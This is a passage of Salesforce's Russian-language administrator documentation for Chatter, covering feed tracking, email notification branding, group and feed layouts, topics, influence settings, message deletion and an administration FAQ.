Страница сведений о записи может отображать обновления ленты о создании связанных записей. Обновления ленты для связанных записей предоставляют пользователям полные сведения о действиях над организацией.

1. Введите строку «*Отслеживание ленты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Отслеживание ленты**».
2. Выберите нужный объект.
3. Щелкните «**Все связанные объекты**».

При отсутствии данного параметра убедитесь, что организация поддерживает данные действия в публикаторе. Параметр «Все связанные объекты» поддерживается только объектами ниже.

- Организация
- Кампания
- Обращение
- Контакт
- Настраиваемые объекты
- Группа
- Интерес
- Возможность

4. Сохраните внесенные изменения.



**Пример:** При включении обновлений ленты для связанных записей лента организации содержит:

- Обновления ленты для всех действий над организацией
- Обновления для связанных задач, событий и контактов

СМ. ТАКЖЕ:

[Включение действий в публикаторе Chatter](#)

[Настройка действий при включенной поддержке Chatter](#)

[Действия](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров отслеживания ленты:

- «Настройка приложения»



## Параметры эл. почты Chatter и фирменный стиль

Параметры эл. почты Chatter позволяют контролировать получение пользователями электронных уведомлений о новых сообщениях, комментариях и других изменениях. При необходимости измените формат сообщений эл. почты (например, добавьте логотип компании или сведения об отправителе).

Включение Chatter инициирует автоматическое включение электронных уведомлений. Тем не менее, пользователи могут настраивать собственные параметры эл. почты. Данные параметры определяют необходимость получения сообщений эл. почты, типы уведомлений и частоту их отправки. Рекомендуем уведомить пользователей о возможности управления количеством получаемых сообщений эл. почты. Слишком большое количество электронных уведомлений препятствует нормальной работе многих пользователей Chatter.

Настройте общие параметры эл. почты Chatter и фирменный стиль посредством меню «Настройка». Введите строку «*Параметры эл. почты*» в поле «Быстрый поиск» и выберите пункт «**Параметры эл. почты**». Доступные параметры описаны в таблице ниже.

### ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager и Developer Edition.**

| Параметр                                  | Описание   |
|---|--|
| <b>Общие параметры</b>                    |  |
| Разрешить отправку сообщений эл. почты    | Данный параметр включает или выключает электронные уведомления для всей компании. Снятие данного флажка инициирует выключение всех электронных уведомлений и препятствует получению любых уведомлений. |
| Разрешить отправку электронных ответов    | При наличии данного флажка пользователи могут отвечать на электронные уведомления о сообщениях и комментариях посредством эл. почты без просмотра сообщения или комментария в Chatter.                 |
| Разрешить отправку сообщений по эл. почте | При наличии данного флажка пользователи могут публиковать сообщения в группы посредством эл. почты.  |
| Разрешить отправку вложений по эл. почте  | При наличии данного флажка пользователи могут добавлять вложения в сообщения для групп посредством эл. почты.  |
| <b>Отправитель</b>                        |  |
| Имя отправителя                           | Имя, отображаемое в электронном уведомлении как имя отправителя. Например, добавьте название компании.   |
| Адрес эл. почты                           | Адрес эл. почты отправителя. Например, добавьте адрес эл. почты компании.  |
| <b>Фирменный стиль</b>                    |  |
| Логотип                                   | Логотип, отображаемый в электронном уведомлении. Загрузите другой логотип для замены стандартного логотипа Chatter.  |
| Текст нижнего колонтитула                 | Текст, отображаемый в нижнем колонтитуле электронного уведомления. Согласно действующему законодательству по   |

| Параметр | Описание  |
|----------|---|
|          | защите от нежелательной почты, настоятельно рекомендуем добавить физический адрес компании. |


### Настройка фирменного стиля для электронных уведомлений

Настройте электронные уведомления Chatter, чтобы они отображали сведения об отправителе, текст нижнего колонтитула и логотип нижнего колонтитула, настроенные для текущей организации.

## Настройка фирменного стиля для электронных уведомлений


Настройте электронные уведомления Chatter, чтобы они отображали сведения об отправителе, текст нижнего колонтитула и логотип нижнего колонтитула, настроенные для текущей организации.

1. Введите строку «*Параметры эл. почты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры эл. почты**».
2. Введите настраиваемые значения имени и адреса отправителя для замены стандартных значений.

 **Прим.:** При изменении адреса эл. почты отправителя система отправляет проверочное сообщение эл. почты на новый адрес. Изменение откладывается, а система продолжает использовать текущий адрес до завершения проверки. Чтобы активировать новый адрес, щелкните ссылку подтверждения в полученном сообщении эл. почты. При вводе другого нового адреса до завершения проверки предыдущего адреса эл. почты система сохраняет и использует последнее введенное значение для проверки.

При вводе настраиваемого значения для адреса отправителя и включении функции перенаправления эл. почты сообщения эл. почты Chatter будут использовать функцию перенаправления.

3. Настройте содержимое нижнего колонтитула сообщений эл. почты Chatter.

 **Прим.:**

- Все сообщения эл. почты Chatter отображают логотип Chatter и сведения Salesforce, которые могут быть заменены логотипом и сведениями текущей организации.
- Чтобы восстановить стандартный логотип или текст нижнего колонтитула, воспользуйтесь интерфейсом API, который позволяет задавать данным полям значение null.

- a. Выберите логотип для замены стандартного логотипа Chatter.  
Логотип должен быть загружен на вкладку «Документы» и помечен флажком «Доступен внешне как изображение». Рекомендуем использовать изображения размером не более 150 x 50 пикселей на прозрачном фоне.
- b. Введите настраиваемый текст длиной не более 1 000 символов для замены стандартного текста нижнего колонтитула.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager и Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров эл. почты Chatter:

- «Настройка приложения»

Стандартный текст содержит имя и физический адрес компании Salesforce. Согласно действующему законодательству по защите от нежелательной почты, настоятельно рекомендуем добавить физический адрес организации.

4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Параметры эл. почты Chatter и фирменный стиль](#)

## Действия и макеты сообщения Chatter

Действия над сообщениями и комментариями отображаются в раскрывающемся меню сообщения или комментария. Данные действия позволяют пользователям редактировать, добавлять закладки и удалять сообщения, а также добавлять темы и создавать задачи из сообщений.

Стандартные действия над сообщениями («Добавить закладку», «Удалить» и «Добавить тему») доступны по умолчанию и не могут быть изменены. При необходимости добавьте дополнительные действия (например, «Правка» и «Создать задачу»).

### [Включение функции создания задач в сообщениях](#)

Дополните ленту действием, позволяющим пользователям создавать задачи прямо из сообщения.

## Включение функции создания задач в сообщениях

Дополните ленту действием, позволяющим пользователям создавать задачи прямо из сообщения.

Рекомендуем включить функцию [«Действия в публикаторе»](#) и функцию [отслеживания лент](#) для объектов задачи.

1. Введите строку **«Элемент ленты»** в поле **«Быстрый поиск»** в меню **«Настройка»** и выберите пункт **«Макет элемента ленты»**.
2. Щелкните ссылку **«Правка»** напротив нужного макета элемента ленты.
3. Щелкните **«Быстрые действия»** в макете элемента ленты.
4. Выберите действие **«Создать задачу»** и перетащите его в раздел **«Действия в публикаторе»**.

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Developer Edition** и **Database.com Edition**.

### ВЕРСИИ


Доступно в версиях: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов элемента ленты Chatter:

- **«Настройка приложения»**



При отсутствии действия «Создать задачу» убедитесь, что функция [«Действия в публикаторе»](#) включена на странице «Параметры Chatter» меню «Настройка».

##### 5. Сохраните внесенные изменения.

Действие «Создать задачу» отображается в раскрывающемся меню текстовых сообщений и сообщений с содержимым. При создании задачи из сообщения задача отображается в списке «Мои задачи» на начальной странице пользователя. Действие «Создать задачу»:

- доступно для текстовых сообщений и сообщений с содержимым, но не поддерживается системными сообщениями (например, отслеживаемые обновления ленты);
- может быть настроено частично (пользователь не может изменять поля, но может изменять их макет);
- генерирует обновление, отображаемое в ленте пользователя.

СМ. ТАКЖЕ:

[Настройка действий при включенной поддержке Chatter](#)

## Макеты группы

Макет группы позволяет пользователям настраивать поля, кнопки, действия и списки, отображаемые в группах Chatter. Изменения, внесенные в макет группы, влияют на все группы организации, но отображаются только на страницах групп в приложении Salesforce 1. Изменения, внесенные в публикатор группы, отображаются в полной версии системы Salesforce и приложении Salesforce 1.

Изменения, внесенные в макет группы и публикатор, влияют на все группы организации. Пользователи не могут настраивать макет для отдельной группы.

[Настройка макета групп и публикатора Chatter](#)

Добавляйте и удаляйте поля, кнопки, поисковые запросы и связанные списки, чтобы изменить макеты страниц групп.

[Добавление действий в публикатор группы](#)

Настройте публикатор группы посредством быстрых действий и действий Salesforce 1.

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager и Developer Edition.**

## Настройка макета групп и публикатора Chatter

Добавляйте и удаляйте поля, кнопки, поисковые запросы и связанные списки, чтобы изменить макеты страниц групп.


1. Введите строку «*Макеты группы*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Макеты группы**».
2. Чтобы настроить макет группы, щелкните ссылку «**Правка**». Чтобы создать макет, нажмите кнопку «**Создать**».
3. Чтобы добавить поля, кнопки и другие элементы пользовательского интерфейса в макет группы, перетащите нужные элементы из палитры вверху страницы в разные разделы. Чтобы удалить элементы из макета, перетащите их обратно на палитру.

Изменения макета группы влияют на Salesforce1 and Lightning Experience. Изменения публикатора группы распространяются на все области. Например, при удалении связанного списка файла или поля в разделе сведений о группе эти изменения будут отображаться только в Salesforce1 и Lightning Experience, но не в Salesforce Classic.

4. Чтобы сохранить макет, нажмите кнопку «**Сохранить**».



**Пример:** Чтобы разрешить ответственным и менеджерам групп архивировать и активировать группы в Salesforce1 и Lightning Experience, перетащите поле «Архивировать» в раздел сведений о группе.



### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов группы Chatter:

- «Настройка приложения»

Чтобы назначить макеты группы по профилям пользователя, нажмите кнопку **«Назначение макета страницы»** в списке представлении макетов групп.

СМ. ТАКЖЕ:

[Настройка макетов страниц с помощью расширенного редактора макетов страниц](#)

[Настройка действий посредством расширенного редактора макетов страниц](#)


[Назначение макетов страниц](#)

[Добавление действий для глобальных макетов публикатора](#)

## Добавление действий в публикатор группы

Настройте публикатор группы посредством быстрых действий и действий Salesforce1.

По умолчанию группы Chatter отображают стандартные действия, являющиеся частью глобального макета публикатора (например, «Сообщение», «Файл», «Ссылка» и «Опрос»). Переопределите глобальный макет публикатора настраиваемым макетом публикатора группы.

1. Введите строку *«Группы»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт *«Макеты группы»*.
2. Чтобы настроить макет группы, щелкните ссылку **«Правка»**. Чтобы создать макет, нажмите кнопку **«Создать»**.
3. Щелкните ссылку **«переопределите глобальный макет публикатора»** или значок  в разделе «Быстрые действия в публикаторе» или «Действия на панели действий Salesforce1». Чтобы добавить, удалить и изменить порядок отображения действий, перетащите нужные действия между палитрой и макетом публикатора.

Изменения в разделе «Быстрые действия в публикаторе» отображаются в полной версии системы Salesforce. Изменения в разделе «Действия на панели действий Salesforce1» отображаются в приложении Salesforce1. Группы, поддерживающие доступ клиентов, отображают только стандартные действия публикатора.

### ВЕРСИИ


Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager и Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для настройки макетов группы Chatter:

- «Настройка приложения»

 **Пример:** Добавьте действия «Объявление», «Добавить запись» и «Добавить участника» в публикатор группы.



Теперь пользователи могут выбирать данные действия прямо из публикатора.



## Темы для объектов

Темы для объектов — это один из наиболее эффективных способов обсуждения основных вопросов и проблем компании.

Записи объектов могут дополняться темами на основе полученных сотрудниками практических знаний и результатов работы с клиентами, благодаря чему компания может лучше понимать пожелания своих клиентов. А, благодаря применению к разным объектам, темы могут служить связующим звеном между людьми, диалогами и записями.

Пользователи могут также добавлять темы в сообщения. Темы для сообщений позволяют пользователям систематизировать сообщения и повышать их доступность. Темы являются оптимальным способом обсуждения отдельных проблем и вопросов, касающихся всех людей. Например, при принятии решения об оказании местным школам волонтерской помощи сроком на один год рекомендуем создать тему, позволяющую всей компании публиковать связанные сообщения, фотографии и обновления. Группы, напротив, предназначены для обсуждений внутри конкретной команды. Сотрудничество внутри группы может охватывать любое количество вопросов, но всегда предполагает участие одних и тех же людей. Например, при планировании праздничного мероприятия рекомендуем создать личную группу для ответственного комитета, позволяющую его участникам планировать проведение события в тайне от остальных сотрудников компании.

### ВЕРСИИ

Доступно в: **Salesforce Classic**.

Доступно в версиях: **все** версии.

### Включение и настройка тем для объектов

Чтобы разрешить пользователям добавлять темы в записи и систематизировать записи по общим тематикам, включите темы для объектов. Данная функция доступна как при поддержке, так и без поддержки Chatter.

### Удаление тем

Пользователи с соответствующими полномочиями могут удалять темы прямо со страниц сведений о темах.

### Конфиденциальность тем

Имена и описания тем, включая темы, отображающиеся только в личных группах и записях, являются общедоступными. Сообщения или записи с темами и сообщения или записи без тем используют одинаковые параметры безопасности и конфиденциальности.

## Включение и настройка тем для объектов

Чтобы разрешить пользователям добавлять темы в записи и систематизировать записи по общим тематикам, включите темы для объектов. Данная функция доступна как при поддержке, так и без поддержки Chatter.

Администраторы могут включить темы для организаций, активов, кампаний, обращений, контактов, контрактов, интересов, возможностей, заказов, решений, настраиваемых объектов и статей на английском языке. Администраторы могут выбирать поля каждого типа объекта, которые должны использоваться для предложенных тем.



**Прим.:** Темы поддерживаются только по статьям базы знаний на английском языке.



**Внимание:** Включение тем для объекта инициирует отключение общедоступных тегов для записей данного объекта.

1. Введите строку «Темы для объектов» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Темы для объектов».
2. Выберите нужный объект.
3. Установите флажок «Включить темы», расположенный справа.
4. Выберите нужные текстовые поля. (Комбинация выбранных полей позволяет возвращать не более трех предложенных тем на основе первых 2 000 символов.)
5. Чтобы сохранить внесенные изменения для всех объектов, нажмите кнопку «Сохранить».

Ниже перечислены действия, доступные пользователям при наличии доступа к включенным объектам и соответствующих полномочий.

- Просмотр назначений тем и предложенных тем для записей данного типа объекта
- Добавление и удаление тем из записей данного типа объекта
- Использование тем из записей данного типа объекта для фильтрации списковых представлений

Кроме того, если организация использует Chatter, то пользователи могут открывать страницу темы путем выбора любой темы, назначенной записи. Данная страница содержит другие записи по теме, список значков темы и другую связанную информацию.

СМ. ТАКЖЕ:

[Темы для записей](#)

[Добавление тем в записи](#)

[Темы для записей](#)

[Добавление тем в записи](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции  
«Темы для объектов»:

- «Настройка приложения»




## Удаление тем

Пользователи с соответствующими полномочиями могут удалять темы прямо со страниц сведений о темах.

Принимая во внимание общедоступность имен и описаний тем, администраторы могут удалять темы в целях соблюдения принятых норм и требований. Ниже перечислены рекомендации по удалению тем.

- Темы удаляются без возможности восстановления. Удаленные темы не перемещаются в корзину.
- Удаленные темы удаляются из результатов поиска, списка тем, всех сообщений и записей, раздела «Темы недавних обсуждений», раздела «Связанные темы» и избранного пользователей. Удаленные темы удаляются из раздела «Самые обсуждаемые темы» после выполнения следующего расчета.
- При необходимости пользователи могут воссоздавать удаленные темы.

Чтобы удалить тему, выполните указанные ниже действия.

1. Откройте страницу сведений о теме.
2. Щелкните значок  в верхнем правом углу и выберите пункт «Удалить».

## Конфиденциальность тем

Имена и описания тем, включая темы, отображающиеся только в личных группах и записях, являются общедоступными. Сообщения или записи с темами и сообщения или записи без тем используют одинаковые параметры безопасности и конфиденциальности.

Данная таблица определяет области, которые позволяют просматривать все темы, а также области, которые не позволяют просматривать темы, используемые исключительно в личных группах или записях.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления стандартных тем:

- «Изменение всех данных»
- ИЛИ
- «Удаление тем»

Для удаления тем, используемых сообществом как навигационные или специальные:


- «Создание и настройка сообществ»
- ИЛИ
- «Управление сообществами»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

| Элемент пользовательского интерфейса  | Показывает все темы | Не показывает темы, используемые исключительно в личных группах и записях |
|---|---------------------|---|
| Список тем  | ✓                   |   |
| Результаты поиска по темам  | ✓                   |   |
| Отчеты по темам   | ✓                   |   |
| Отчеты по пользователям-знатокам  |                     | ✓   |
| Раздел «Связанные темы» на странице сведений о теме   | ✓                   |   |
| Раздел «Темы недавних обсуждений» на страницах сведений о группах                                 | ✓                   |   |
| Раздел «Темы недавних обсуждений» в профилях  |                     | ✓   |
| Раздел «Самые обсуждаемые темы» на странице Chatter   |                     | ✓   |
| Предложенные темы при добавлении тем в сообщение  |                     | ✓   |
| Количество участников обсуждения в списке тем и предложенных темах при добавлении тем в сообщение |                     | ✓   |

 **Прим.:** Использование тем не поддерживается неуказанными группами. При необходимости добавьте тему с хэштегом при создании сообщения или комментария для неуказанной группы; опубликованная тема будет отображаться в виде ссылки. Тем не менее, данная ссылка будет нерабочей ввиду отсутствия созданной страницы сведений о теме.

## Настройка влияния Chatter

Чтобы усовершенствовать процесс расчета влияния Chatter, настройте пороговые значения действий.

Статистика по действиям Chatter определяет количество сообщений и комментариев, добавленных пользователями, количество полученных ими комментариев и количество пользователей, которым понравились сообщения и комментарии текущего пользователя.

1. Введите строку «Влияние» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Влияние».
2. Измените минимальные пороговые значения.  
По умолчанию все минимальные пороговые значения равны нулю. При повышении пороговых значений пользователи, которые не соответствуют всем трем минимальным значениям, считаются наблюдателями, поэтому не учитываются при определении влияния. Пользователи, которые соответствуют всем трем минимумам, но имеют достаточно низкую активность, также считаются наблюдателями, но учитываются при расчете влияния.
3. Нажмите кнопку «Сохранить».  
Сохранение данных значений инициирует пересчет влияния Chatter.



**Внимание:** Рекомендуем быть предельно внимательными при настройке новых пороговых значений. Данное действие может инициировать немедленное изменение уровней влияния пользователей.

СМ. ТАКЖЕ:

[Chatter](#)

## Рекомендации по удалению пользовательских сообщений Chatter

Администраторы Salesforce, которым назначены полномочия «Управление сообщениями Chatter», имеют доступ к личным сообщениям всех пользователей посредством SOAP API. Администратор может просматривать и удалять такие сообщения в целях соблюдения корпоративных политик безопасности.

Ниже перечислены рекомендации по удалению сообщений Chatter.

- Сообщения удаляются без возможности восстановления. Они не перемещаются в корзину.
- Удаленные сообщения не отображаются в результатах поиска по сообщениям.
- Удаление сообщения, последовавшее в результате предоставления общего доступа к файлу, не ведет к удалению файла.
- Диалог, из которого были удалены все сообщения, не отображается в списке «Мои сообщения» и не может быть извлечен посредством Chatter REST API.
- В случае отправки электронного ответа на удаленное сообщение (при наличии такой возможности) Chatter отображает соответствующее уведомление об ошибке и прекращает обработку ответного сообщения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки влияния Chatter:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** для пользователей с лицензией Salesforce и **Database.com Edition** для пользователей с лицензией Database.com Admin.

## Составление отчетов по Chatter посредством пакета панелей мониторинга


Пакет Salesforce Chatter Dashboards позволяет повысить эффективность работы!

Пользователи получают множество панелей мониторинга, более 100 отчетов, а также типы настраиваемых отчетов, которые могут использоваться для отслеживания и управления показателями внедрения и занятости Chatter в организации.

Рекомендуем использовать пакет Salesforce Chatter Dashboards для выполнения указанных ниже действий.

- Просмотр общих сведений о внедрении Chatter, включая подробные показатели и ежемесячные тенденции.
- Отслеживание сведений о внедрении группы, включая показатели участия и занятости (например, количество сообщений, комментариев, предпочтений и популярных авторов).
- Отслеживание сведений о создании содержимого и занятости пользователей (например, популярные файлы, популярное содержимое и популярные авторы).
- Просмотр таксономии тем и отслеживание назначений тем, включая часто назначаемые темы и популярных ответственных за назначение.
- Создание настраиваемых отчетов посредством стандартных группировок (например, отдел, страна, роль или профиль).

При необходимости установите пакет [Salesforce Chatter Dashboards](#) из каталога AppExchange.

 **Совет:** Дополнительную информацию об отчетах, а также инструкции по установке и обновлению, см. в документе [«Начало работы с панелями мониторинга Chatter»](#).


После установки пакета пользователи получают доступ к новым панелям мониторинга, отчетам и типам настраиваемых отчетов, а также ко всем другим панелям мониторинга и отчетам Salesforce.

При наличии более новой версии пакета пользователи могут обновить пакет путем его повторной установки. Процесс обновления не инициирует удаление настроек отчетов и панелей мониторинга, выполненных пользователем.

### ВЕРСИИ

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Performance Edition.**

| Панель мониторинга     | Описание  |
|------------------------|---|
| Overview               | Быстрый просмотр общего состояния Chatter.  |
| Adoption by Department | Быстрый просмотр показателей отдела по внедрению групп, профилей пользователей и тем.                       |
| Files                  | Отслеживание выгрузок, загрузок, занятости файлов и авторов содержимого.                                    |
| Groups                 | Отслеживание действий ленты и участников в группах Chatter.   |
| Management             | Отслеживание вопросов и сообщений, оставшихся без ответа, показателей роста групп и общего состояния групп. |
| Q&A                    | Отслеживание недавних действий для вопросов, ответов и лучших ответов, опубликованных в группах.            |
| Topics                 | Отслеживание действий над темами Chatter.   |
| User                   | Отслеживание недавних действий для вопросов, ответов и лучших ответов в профилях пользователей.             |

 **Прим.:** Отчеты данного пакета возвращают данные для всех компонентов Chatter. При использовании сообщества рекомендуем установить пакет «Salesforce Communities Dashboards (for Communities with Chatter)». Данный пакет позволяет составлять отчеты по использованию Chatter во внутренней организации и использованию Chatter в сообществе.

## Администрирование Chatter. Вопросы и ответы

### Можно ли объединить несколько организаций Salesforce с помощью сети Chatter?


Сеть Chatter может использоваться только внутри одной организации. Поэтому общение посредством сети Chatter доступно только пользователям одной и той же организации Salesforce. Тем не менее, люди, находящиеся за пределами корпоративного домена эл. почты, могут быть добавлены в группы Chatter, принадлежащие или управляемые текущим пользователем, в качестве клиентов.

### Могут ли пользователи портала использовать приложение Chatter?

Приложение Chatter недоступно пользователям портала на партнерских или клиентских порталах. Приложение Chatter доступно пользователям-клиентам и пользователям-партнерам в сообществах.

### Можно ли действовать от имени пользователя Chatter Expert?

Администратор может деактивировать пользователя Chatter Expert или публиковать сообщения от его имени. По умолчанию Chatter Expert публикует сообщения при добавлении нового пользователя в одну из предложенных групп Chatter на странице «Группы для участия».

 **Прим.:** Данный алгоритм применяется к организациям, созданным после выпуска Summer'11.

Чтобы деактивировать Chatter Expert, выполните указанные ниже действия.

1. Выберите «Люди» > «Поиск людей».
2. Найдите Chatter Expert.
3. Выберите «Управлять пользователем» > «Деактивировать пользователя».

Чтобы получать и отправлять сообщения от имени Chatter Expert, выполните указанные ниже действия.

1. Выберите «Люди» > «Поиск людей».
2. Найдите Chatter Expert.
3. Укажите собственный адрес эл. почты.

## Можно ли запретить пользователю создавать группы Chatter?

Система позволяет запрещать отдельным пользователям создание групп.

Возможность создания групп (общедоступные, личные или неуказанные) определяется полномочием «Создание и несение ответственности за новые группы Chatter». Данное полномочие включено по умолчанию, но может быть выключено администратором в профилях соответствующих пользователей.

После выключения данного полномочия пользователь не может создавать или брать ответственность за новые группы Chatter. Ответственность за группы, назначенная пользователю ранее, сохраняется.

СМ. ТАКЖЕ:



[Редактирование профилей в исходном пользовательском интерфейсе профиля](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## Можно ли изменить расположение лент Chatter с помощью редактора макетов страниц?

В настоящее время расположение лент Chatter не может быть изменено. Тем не менее, чтобы скрыть ленту, щелкните ссылку  «Скрыть Chatter» в ленте Chatter, а чтобы показать ее — ссылку  «Показать Chatter».

## Можно ли предотвратить использование в сообщениях Chatter определенных слов?

Нет. Стандартный интерфейс Chatter не поддерживает такой возможности. Тем не менее, система поддерживает сторонние приложения (например, [Chatter Blacklist](#)). Данное приложение позволяет создавать списки запрещенных слов, фраз и специальных выражений (например, номера кредитных карт), использование которых в сообщениях и комментариях Chatter считается недопустимым. В этом случае сообщение блокируется или сохраняется для дальнейшей проверки, либо запрещенные слова и фразы заменяются разрешенными.

Служба поддержки Salesforce не предоставляет услуг по устранению неполадок сторонних приложений или пакетов, кроме случаев, указанных в сведениях о поставщике приложения.

## Учитываются ли сообщения и файлы Chatter в ограничениях по объему памяти?

Сообщения ленты Chatter, отслеживаемые изменения и комментарии не учитываются в ограничениях по объему хранилища данных. Однако любые загруженные файлы и фотографии учитываются в ограничениях по объему хранилища файлов. Файлы, загружаемые на вкладке «Файлы», также учитываются в ограничениях по объему хранилища файлов.

## Salesforce Files

### Добавление связанного списка «Файлы» в макеты страниц

